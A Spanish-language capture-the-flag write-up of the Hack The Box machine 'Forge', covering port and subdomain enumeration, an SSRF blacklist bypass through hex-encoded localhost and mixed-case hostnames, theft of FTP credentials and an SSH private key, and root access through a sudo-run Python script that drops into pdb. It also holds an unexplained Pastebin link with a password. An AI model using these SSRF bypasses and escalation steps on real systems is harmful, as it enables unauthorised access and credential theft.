

# FORGE

#SSRF

## Enum

1. Detectamos ante que sistema operativo estamos con un ping

R

```
a70@PC:~/HTB/Forge$ ping -c 1 10.10.11.111
PING 10.10.11.111 (10.10.11.111) 56(84) bytes of data.
64 bytes from 10.10.11.111: icmp_seq=1 ttl=63 time=114 ms

--- 10.10.11.111 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 113.602/113.602/113.602/0.000 ms
```

*Podemos ver que como el ttl es proximo a 64 lo identificamos como un linux.*

2. Escanear Puertos.

```
a70@PC:~/HTB/Forge$ sudo nmap -p- --open -sS --min-rate 5000
-T5 -vvv -n -Pn -sCV 10.10.11.111
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu
4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f78656629e4876b3cccb43ad25720ac (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGC2sK9Bs3bKpmIER8QE1FzWVwM0V/pva
l09g7B0CYMOZihHpPeE4S2aCt0oe9/KHyALDgtRb3++WLuaI6tdYA1k4bhZU/
0bPENKBp6ykWUsWieSSarmd0sfekrbcqob69pUJSxIVzLrzXbg4CWnnLh/UML
c3emGkXxjL0kR1APIZff3lXIDr8j2U3vDAwgbQINDinJaFTjDcXkOY57u4s2S
i4XjJZnQVXuf8jGZxyyMKY/L/RyxRiZVhDGzEzEBxyLTgr5rHi3RF+m0tzn3s
5oJvVSIZlh15h2qoJX1v7N/N5/7L1RR9rV3HZzDT+reKtdgUHEAKXRdfrff04
hXy6aepQm+kb4z0JRiuzZSw6mL/N0ITJy/L6a88PJflpctPU4XKmVX5KxMasR
KlRM4AMfzrcJaLgYYo1bVC9Ik+cCt7UjtvIwNZUcNMzFhxWFYFPhGVJ4HC0Cs
2AuUC8T0LisZfysm61pLRUGP7ScPo5IJhwLMxncYgFzDrFRig3DlFQ0=
|   256 79df3af1fe874a57b0fd4ed054c628d9 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH67/Baxp
vT3XsefC62xfP5fvtcKxG2J2di6u8wupaIDIPxABb5/S1qecyoQJYGGJJJOHyK
lVdqgF10df2hAA69Y=
|   256 b05811406d8cbdc572aa8308c551fb33 (ED25519)
| _ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAILcTSbyCdqkw29aShdKmVhnudyA2B6g6ULjsp
AQpHLIC
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.41
((Ubuntu))
| _http-title: Did not follow redirect to http://forge.htb
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

**Podemos Resaltar varias cosas:**

```
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu
4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

*Puerto ssh, version del puerto, ante que linux estamos.*

R

```
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.41
((Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
```

*Estamos ante una web y nos da un dominio.*

### 3. Investigar el puerto 80

R

```
a70@PC:~/HTB/Forge$ whatweb http://10.10.11.111
http://10.10.11.111 [302 Found] Apache[2.4.41],
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41
(Ubuntu)], IP[10.10.11.111],
RedirectLocation[http://forge.htb], Title[302 Found]

ERROR Opening: http://forge.htb - no address for forge.htb
```

*Se aplica un redirect hacia <http://forge.htb> y la maquina no sabe resolverlo, vamos a agregarlos al /etc/hosts*

### 4. Agregar dominio


R

```
a70@PC:~/HTB/Forge$ sudo vim /etc/hosts
[LO AGREGAMOS]

a70@PC:~/HTB/Forge$ cat /etc/hosts | grep 10.10.11.111
10.10.11.111    forge.htb
```


*Ahora nuestro equipo sera capaz de resolver la ip*

### 5. WEB



Vemos esto, podemos ver que es una galeria y que a simple vista podemos acceder a imagenes y subirlas, con lo cual sabemos que tiene que haber una ruta de /upload y una ruta de almacenamiento de imagenes.

## 6. Ruta de las imagenes













Podemos ver que esa imagen se encuentra dentro de /static/images/

## 7. Ver contenido de las rutas.

**/STATIC/IMAGES/**



## Index of /static/images

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">image1.jpg</a>	2021-01-13 08:48	562K	
 <a href="#">image2.jpg</a>	2021-05-09 15:52	251K	
 <a href="#">image3.jpg</a>	2021-05-29 07:14	140K	
 <a href="#">image4.jpg</a>	2020-10-18 07:49	238K	
 <a href="#">image5.jpg</a>	2019-02-26 09:55	143K	
 <a href="#">image6.jpg</a>	2021-01-25 01:05	1.2M	
 <a href="#">image7.jpg</a>	2021-05-29 07:16	543K	
 <a href="#">image8.jpg</a>	2021-01-15 13:51	378K	
 <a href="#">image9.jpg</a>	2019-02-26 12:54	156K	





Apache/2.4.41 (Ubuntu) Server at forge.htb Port 80

Vemos que aquí se almacenan las imágenes que se suben.

### /STATIC/



## Index of /static

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">css/</a>	2021-05-27 04:00	-	
 <a href="#">images/</a>	2021-05-31 10:31	-	
 <a href="#">js/</a>	2021-05-27 06:39	-	

Apache/2.4.41 (Ubuntu) Server at forge.htb Port 80

Vemos que aquí se almacena contenido de la página.

### /STATIC/JS/

```

function show_upload_local_file(argument) {
    var form_div = document.getElementById('form-div');
    form_div.innerHTML = `
        <form action="/upload" method="POST"
    enctype="multipart/form-data">
        <input type="file" name="file" class="file">
        <input name="local" type="hidden" value='1'>
        <br>
        <br>
        <button id="submit-local" type="submit"
    class="submit">Submit</button>
        </form>
    `;
}

function show_upload_remote_file(argument) {
    var form_div = document.getElementById('form-div');
    form_div.innerHTML = `
        <br><br>
        <form action="/upload" method="POST"
    enctype="application/x-www-form-urlencoded" >
        <input type="text" name="url" class="textbox">
        <input name="remote" type="hidden" value='1'>
        <br>
        <br>
        <button id="submit-remote" type="submit"
    class="submit">Submit</button>
        </form>
    `;
}

```

*Podemos ver dos funciones que nos dejan subir archivos, una es por un archivo y la otra por una URL*

8. Vamos a subir por URL un txt.

R

```
a70@PC:~/HTB/Forge/content$ cat Hi.txt  
TEST
```

```
a70@PC:~/HTB/Forge/content$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

*Creamos un archivo y iniciamos un servidor con python3*

**Upload local file    Upload from url**

Examinar... No se ha seleccionado ningún archivo.

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/IZwzeSNeNZj5NpapVhyh>**

*Vemos que ha hecho correctamente la solicitud, el contenido del formulario que he puesto ha sido: <http://10.10.16.3/Hi.txt>*

R

```
a70@PC:~/HTB/Forge/content$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
10.10.11.111 - - [22/Sep/2024 10:48:10] "GET /Hi.txt  
HTTP/1.1" 200 -
```

*Del lado del servidor lo ha recibido correctamente!*

R

```
a70@PC:~/Descargas/WhatWeb-0.5.5$ curl -s -X GET  
"http://forge.htb/uploads/4wBQVT2SbryYtIJzAEUL"  
TEST
```

*Podemos ver que se ha subido correctamente (No es la misma URL que la foto anterior ya que lo he tenido que volver a subir)*

9. Vamos a intentar enumerar el localhost de la propia maquina utilizando el 127.0.0.1:22.

*Lanzamos la req...*

**Upload local file    Upload from url**

No se ha seleccionado ningún archivo.

**URL contains a blacklisted address!**

*Nos devuelve esto... Basicamente estamos viendo que la propia maquina no esta permitiendo que hagamos esto, pero podemos probarlo de otra forma...*

10. Probar en HEX.

R

```
a70@PC:~/HTB/Forge/content$ python3
Python 3.11.2 (main, Aug 26 2024, 07:20:54) [GCC 12.2.0] on
linux
Type "help", "copyright", "credits" or "license" for more
information.
>>> hex(127)
'0x7f'
>>> hex(0)
'0x0'
>>> hex(1)
'0x1'
```

*Podemos ver como se formaria el 127.0.0.1 eh hex: 0x7f000001*



```
a70@PC:~/HTB/Forge/content$ ping -c 1 0x7f000001
PING 0x7f000001 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms

--- 0x7f000001 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.026/0.026/0.026/0.000 ms
```

*Vemos que se esta aplicando el ping al localhost*

10. Probamos con HEX

**Upload local file    Upload from url**



*Hacemos la req...*

**Upload local file    Upload from url**

 No se ha seleccionado ningún archivo.

**An error occurred! Error : ('Connection aborted.', BadStatusLine('SSH-2.0-OpenSSH\_8.2p1 Ubuntu-4ubuntu0.3\r\n'))**

*Tenemos una via potencial de SSRF, podemos enumerar los puertos internos.*

11. Enumeración de subdominios.

```
a70@PC:~/HTB/Forge/content$ gobuster dns -d forge.htb -w
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-
top1million-110000.txt
```

Con este comando nos hara un ligero escaneo de subdominios.

R

```
=====
==
2024/09/22 11:25:41 Starting gobuster in DNS enumeration mode
=====
==
Found: admin.forge.htb
```

Podemos ver que nos ha devuelto un subdominio valido



Only localhost is allowed!

Nos dice que solo es posible acceder a traves del localhost.

## Ataque

1. Probar SSRF con el subdominio admin.forge.htb

**Upload local file      Upload from url**

Submit

Ahora haremos la req.

**Upload local file    Upload from url**

Examinar... No se ha seleccionado ningún archivo.

Submit

**URL contains a blacklisted address!**

*Vemos que no deja hacer la req.*

**Upload local file    Upload from url**

http://AdMin.ForGe.htb

Submit

*Vamos a probar hacer la req de esta manera...*

**Upload local file    Upload from url**

Examinar... No se ha seleccionado ningún archivo.

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/6pmkuJUQA33JP1sn95pB>**

*Vemos que esto si que le ha gustado.*

```
a70@PC:~/HTB/Forge/content$ curl -s -X GET
"http://forge.htb/uploads/6pmkuJUQA33JP1sn95pB"
<!DOCTYPE html>
<html>
<head>
  <title>Admin Portal</title>
</head>
<body>
  <link rel="stylesheet" type="text/css"
href="/static/css/main.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a
href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <br><br><br><br>
  <br><br><br><br>
  <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

*Podemos ver un HTML en el que podemos acceder.*

```
<h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
```

*Esto nos llama la atención.*

## Upload local file    Upload from url

*Haremos el mismo proceso de antes pero con esta nueva ruta...*

## Upload local file    Upload from url

 No se ha seleccionado ningún archivo.

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/ODJc9bwZyckdDRYRerbf>**

*Vemos que le gusta la req*

```
a70@PC:~/HTB/Forge/content$ curl -s -X GET
"http://forge.htb/uploads/0DJc9bwZyckdDRYRerbF"
<!DOCTYPE html>
<html>
<head>
  <title>Announcements</title>
</head>
<body>
  <link rel="stylesheet" type="text/css"
href="/static/css/main.css">
  <link rel="stylesheet" type="text/css"
href="/static/css/announcements.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a
href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <br><br><br>
  <ul>
    <li>An internal ftp server has been setup with
credentials as user:heightofsecurity123!</li>
    <li>The /upload endpoint now supports ftp, ftps, http
and https protocols for uploading from url.</li>
    <li>The /upload endpoint has been configured for easy
scripting of uploads, and for uploading an image, one can
simply pass a url with ?u=&lt;url&gt;.</li>
  </ul>
</body>
</html>
```

*Vemos que nos devuelve exactamente lo que queriamos ver.*

```
<li>An internal ftp server has been setup with credentials as
user:heightofsecurity123!</li>
```

\*Podemos ver que tenemos unas credenciales. **user:heightofsecurity123!\***

HTML

```
<li>An internal ftp server has been setup with credentials as  
user:heightofsecurity123!</li>  
<li>The /upload endpoint now supports ftp, ftps, http and  
https protocols for uploading from url.</li>  
<li>The /upload endpoint has been configured for easy  
scripting of uploads, and for uploading an image, one can  
simply pass a url with ?u=&lt;url&gt;.</li>
```

*Estas 3 lineas nos indican diversas cosas. Nos estan dando unas credenciales y diciendo que tiene el puerto 21 (ftp) abierto y nos estan dando un parametro en /upload con el que podemos agregar una URL.*

R

```
http://admin.forge.htb/upload?  
u=ftp://user:heightofsecurity123!@FORGE.HTB
```

*Esto deberia de iniciar sesion en el puerto interno con las credenciales que le hemos dado.*

R

```
http://AdMin.FoRGe.hTb/upload?  
u=ftp://user:heightofsecurity123!@FORGE.HTB
```

*Cambiamos un poco el formato para que la blacklist no lo intercepte.*

**Upload local file      Upload from url**

tofsecurity123!@FORGE.HTB

Submit

*Tramitamos la req...*

Podemos ver que no da ningun error, lo tramita de forma correcta.

Upload local file    Upload from url

Examinar... No se ha seleccionado ningún archivo.

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/oNz7ddCSVfPMEqqRdtpu>**

```
a70@PC:~/HTB/Forge/content$ curl -s -X GET
"http://forge.htb/uploads/oNz7ddCSVfPMEqqRdtpu"
drwxr-xr-x    3 1000      1000          4096 Aug 04 2021 snap
-rw-r-----   1 0        1000          33 Sep 22 08:06
user.txt
```

R

Vemos se inicia session de forma correcta por ftp!

```
http://AdMIN.FoRGe.hTb/upload?
u=ftp://user:heightofsecurity123!@FORGE.HTB/user.txt
```

R

Vamos a acceder al recurso **user.txt** a traves de esta nueva solicitud

```
a70@PC:~/HTB/Forge/content$ curl -s -X GET
"http://forge.htb/uploads/6AV0AjBmnsRIiWrwA6Yy"
7fxxxxxx589xxxxxx35f1axxxxxxx76x
```

R

\*Nos devuelve la **UserFlag**\*

## 2. Conexión SSH

### CONTEXTO

La user flag tiende a estar situada en el `/home/USUARIO/user.txt`  
`/home/USUARIO/desktop/user.txt` con lo cual nos puede dar una pista de donde  
esta situado el usuario a la hora de recoger la user flag, podemos intentar buscar



una clave privada de ssh para hacer la conexión y proceder con la escalada de privilegios.

R

```
http://AdMIN.FoRGe.hTb/upload?  
u=ftp://user:heightofsecurity123!@FORGE.HTB/.ssh/id_rsa
```

De esta manera podemos intentar localizar una clave privada para tramitar la conexión, repetiremos el proceso de requests.

```
a70@PC:~/HTB/Forge/content$ curl -s -X GET  
"http://forge.htb/uploads/KJ1E15iUFByd9FgYaBqC"  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAd  
zc2gtcn  
NhAAAAAwEAAQAAAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09Ni  
x0mTHR3  
rnXHouV4/l1p02njPf5GbjVHAsMwJDxmDNjaqZf090YC7K7hr7FV6x1UWThwcKo  
0hIOVuE  
...  
-----END OPENSSH PRIVATE KEY-----
```

Nos está devolviendo una clave privada, con la cual podemos introducir para autenticarnos como el usuario de donde hemos cogido la user flag.

TXT

```
link:https://pastebin.com/f42rGpmw  
password:u9d6J0yc0v
```

Vamos a guardar esta clave en un archivo llamado: id\_rsa

R

```
a70@PC:~/HTB/Forge/content$ chmod 600 id_rsa
```

Vamos a concederle unos permisos para que no nos entre en conflicto a la hora de utilizarlo.

R

```
a70@PC:~/HTB/Forge/content$ ssh -i id_rsa user@10.10.11.111
user@forge:~$
```

*Se ha tramitado la conexión de forma correcta!*

## Escalada

### 1. Configurar terminal

R

```
export TERM=xterm
```

### 2. Enumerar permisos

R

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
    bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-
    manage.py
```

*Vemos que tenemos permisos de ejecutar ese script*

```

user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR,
1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() !=
'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps
aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -
lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break

```

```
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

*Este script vemos que abre un puerto aleatorio y genera un listener, una vez abierto tenemos una especie de panel de administrador en el que es un bucle infinito en el que espera datos int, el objetivo es ir a la excepción y para eso tenemos que romper el mecanismo, con lo cual le pasaremos datos str.*

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:42915
```

R

*Ahora hemos abierto un listener en el 42915*

```
a70@PC:~/HTB/Forge/content$ ssh -i id_rsa user@10.10.11.111
user@forge:~$ nc localhost 42915
Enter the secret passsword: secretadminpassword
```

R

*Nos conectaremos por nc al puerto abierto con el otro ssh y trataremos de romper el sistema que lleva.*

## **SHELL 2**

```
user@forge:~$ nc localhost 42915
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
A70
```

R

*Podemos observar que no ha pasado nada.*

## SHELL 1

R

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:42915
invalid literal for int() with base 10: b'A70'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb)
```

*Podemos ver que hemos conseguido la excepción y que podemos utilizar el Pdb*

### 3. Conseguir la root flag

R

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:42915
invalid literal for int() with base 10: b'A70'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import os
(Pdb) os.system("whoami")
root
0
(Pdb)
```

*Podemos ver que somos el usuario root.*

R

```
os.system("bash")
```

*Nos damos una bash*

R

```
root@forge:/home/user# cd /root/
root@forge:~# cat root.txt
6xxxxxxxxd31xxxxxx6a78xxxxxxdbxa
```

*Recibimos la root flag*